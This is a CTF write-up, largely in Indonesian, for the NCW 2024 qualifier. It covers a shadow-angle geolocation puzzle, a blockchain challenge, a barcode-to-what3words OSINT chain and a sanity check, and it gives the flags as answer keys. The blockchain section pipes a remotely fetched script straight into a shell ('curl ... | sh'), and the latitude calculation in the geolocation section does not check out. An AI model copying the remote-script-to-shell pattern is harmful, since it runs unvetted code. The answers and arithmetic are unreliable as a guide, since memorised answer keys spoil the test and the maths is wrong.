- Length of the shadow (S): 125 pixels
- $\tan(\theta) = \frac{H}{S}$
- $\theta = \arctan\left(\frac{325}{125}\right) \approx 69.44^\circ$

Step 2: Determine the Sun's Declination

On August 1, the sun's declination (δ) is approximately $+18^\circ$.



Step 3: Calculate the Latitude

Using the solar elevation angle formula:

$$\sin(h) = \sin(\phi) \cdot \sin(\delta) + \cos(\phi) \cdot \cos(\delta) \cdot \cos(\text{HRA})$$

Where:

- h = solar elevation angle (69.44°)
- ϕ = latitude (unknown)
- δ = sun's declination ($+18^\circ$)
- HRA = Hour Angle = $(\text{Local Solar Time} - 12) \times 15^\circ$

Assuming the photo was taken at local solar time around 11 AM (since 02:07:34 UTC corresponds to 11:07:34 AM in Japan, which is UTC+9):

- HRA = $(11 - 12) \times 15^\circ = -15^\circ$
- $\cos(\text{HRA}) = \cos(-15^\circ) = \cos(15^\circ) \approx 0.9659$

Plugging in the values:

$$\sin(69.44^\circ) = \sin(\phi) \cdot \sin(18^\circ) + \cos(\phi) \cdot \cos(18^\circ) \cdot 0.9659$$

Solving for ϕ, we find:

$$\phi \approx 38.56^\circ\text{N}$$

Step 4: Correlate Time Zones and Latitude

At 02:07:34 UTC, countries at UTC+9 time zone have a local time of 11:07:34 AM. The latitude 38.56° N passes through countries like Japan and South Korea.

Step 5: Consider the Environment

Given the sandy environment in the image and the presence of a metal pole with chains, it's likely a coastal or beach area.

Solusi

Conclusion:

Combining the calculated latitude, time zone, and environmental clues, the most plausible destination country is **Japan**.

Answer:

Japan

Hasil

Conclusion:

Combining the calculated latitude, time zone, and environmental clues, the most plausible destination country is **Japan**.

Answer:

Japan

Blackbox Blockchain

Flag: NCW{you_just_steal_my_secret_ha_57584395528305}

Deskripsi


Did you know that our blockchain infrastructure now supports Cairo? I hope this challenge gives you a taste of the infrastructure.

Here's the infrastructure: https://github.com/TCP1P/Paradigmctf-BlockChain-Infra-Extended. Thanks to Kiinzu for helping me fix and improve this blockchain infrastructure. :)

Author: Dimas Maulana

Informasi Terkait Soal

Diberi suatu web yang nanti kalo kita submit solution dari curl, akan memunculkan suatu wallet dan kredensial buat akses wallet blockchain kita.



Run the following command to solve the challenge:

```
curl -sSfL https://pwn.red/pow | sh -s
s.AAAnEA==.JeQSjvoCR4IUQXopiAnobA==
```


Pendekatan

Kita bisa lakukan curl terlebih dahulu untuk solve challenge nya. Lalu submit ke server.


Solusi

Run curl to solve the challenge -> launch private blockchain -> get flag -> ?????

Hasil



```
➜  ~ curl -sSfL https://pwn.red/pow | sh -s s.AAAnEA==.JeQSjvoCR4IUQXopiAnobA==
s.FNbWXl56OQEEpWcSrWqTVzETGqxUa0fniU3NW5i5ZBBCAs7rPU6jsxtW0Pd3hGZJb5Hu+bK7QKvhJ/teEeuSFvW1EPdrpNRMuVAjsK87xbLSvznATW9var5kAIhDEiFILWilL7tLnJ2xcI1BE8ys5r4AycmO06uaKFbYEz8LY69
ZaehZqh1tktVV88f1IioKyktNHC9ELVUwkFSQi/fXCQ==
➜  ~ 
```



Ethernet Launcher

Enter Solution:

ZaehZqh1tktVV88f1IioKyktNHC9ELVUwkFSQi/fXCQ==

NCW{you_just_steal_my_secret_ha_57584395528305}

Run the following command to solve the challenge:

```
curl -sSfL https://pwn.red/pow | sh -s s.AAAnEA==.JeQSjvoCR4IUQXopiAnobA==
```

Surat Cinta Untuk CSC

Flag: NCW24{Ezzzzzzzznjayyyyyy}


Deskripsi

Telah habis sudah cinta ini Tak lagi tersisa untuk dunia Karena tlah kuhabiskan Sisa cintaku untuk cari flag

Author: Lawson Schwantz

Informasi Terkait Soal

Diberi suatu gambar:



BINUS UNIVERSITY
Cyber Security
Community

NATIONAL CYBER WEEK

Perihal Rapat	:	**Rapat NCW**	No. Undangan Rapat	:	-
Hari/Tanggal	:	**Minggu, 6 Oktober 2024**	Tempat/Lokasi	:	**shorturl.at**
Isi	:	**Pelaksanaan Qual NCW**	Ketua Rapat	:	**LS**

No.	Rincian Pembahasan	Detail Pembahasan	Penanggung Jawab
1	**Pendataan Peserta**	Menentukan siapa saja yang masuk final NCW dan yang menyelesaikan soal ini.	**LS**

Pendekatan


Setelah diidentifikasi terdapat Intelligent Mail Barcode

Dan ada shorturl yang tidak lengkap

Solusi

DTTTDATTFFATTFTTDDAFDFFTAADFTATDTDDTAAAFFTATDDDAADTFFDFFAADTTDADD
Barcode ID: 10
Special Services: 757
Mailer ID: 108117780
Serial Number: 000000
Jika dilakukan analisis akan ada ASCII yang terbentuk


107 57 108 117 78 menjadi k9luN, ini nanti akan di append ke shorturl di gambar, menjadi shorturl.at/k9luN yang kalau diakses bakal ada gambar berikut.



Surat untuk mencari tempat tersembunyi author (Emang cuma 3 kata).txt


```
Congrats sudah sampai disini, tapi flagnya bukan disini, ini sedikit cluenya:

pumps.zeal.writing
```

Ini bisa diakses pake what3words tulisan nya.



Waktu di cek di google maps, akan ada flag nya.

Hasil




Bertrand Redondo Mulyono
2 reviews · 1 photo
★★★★★ 3 days ago NEW
Very nice school

NCW24{Ezzzzzzzznjayyyyyy}

Sanity Check

Flag: NCW{wow}



Sanity Check

100

NCW{wow}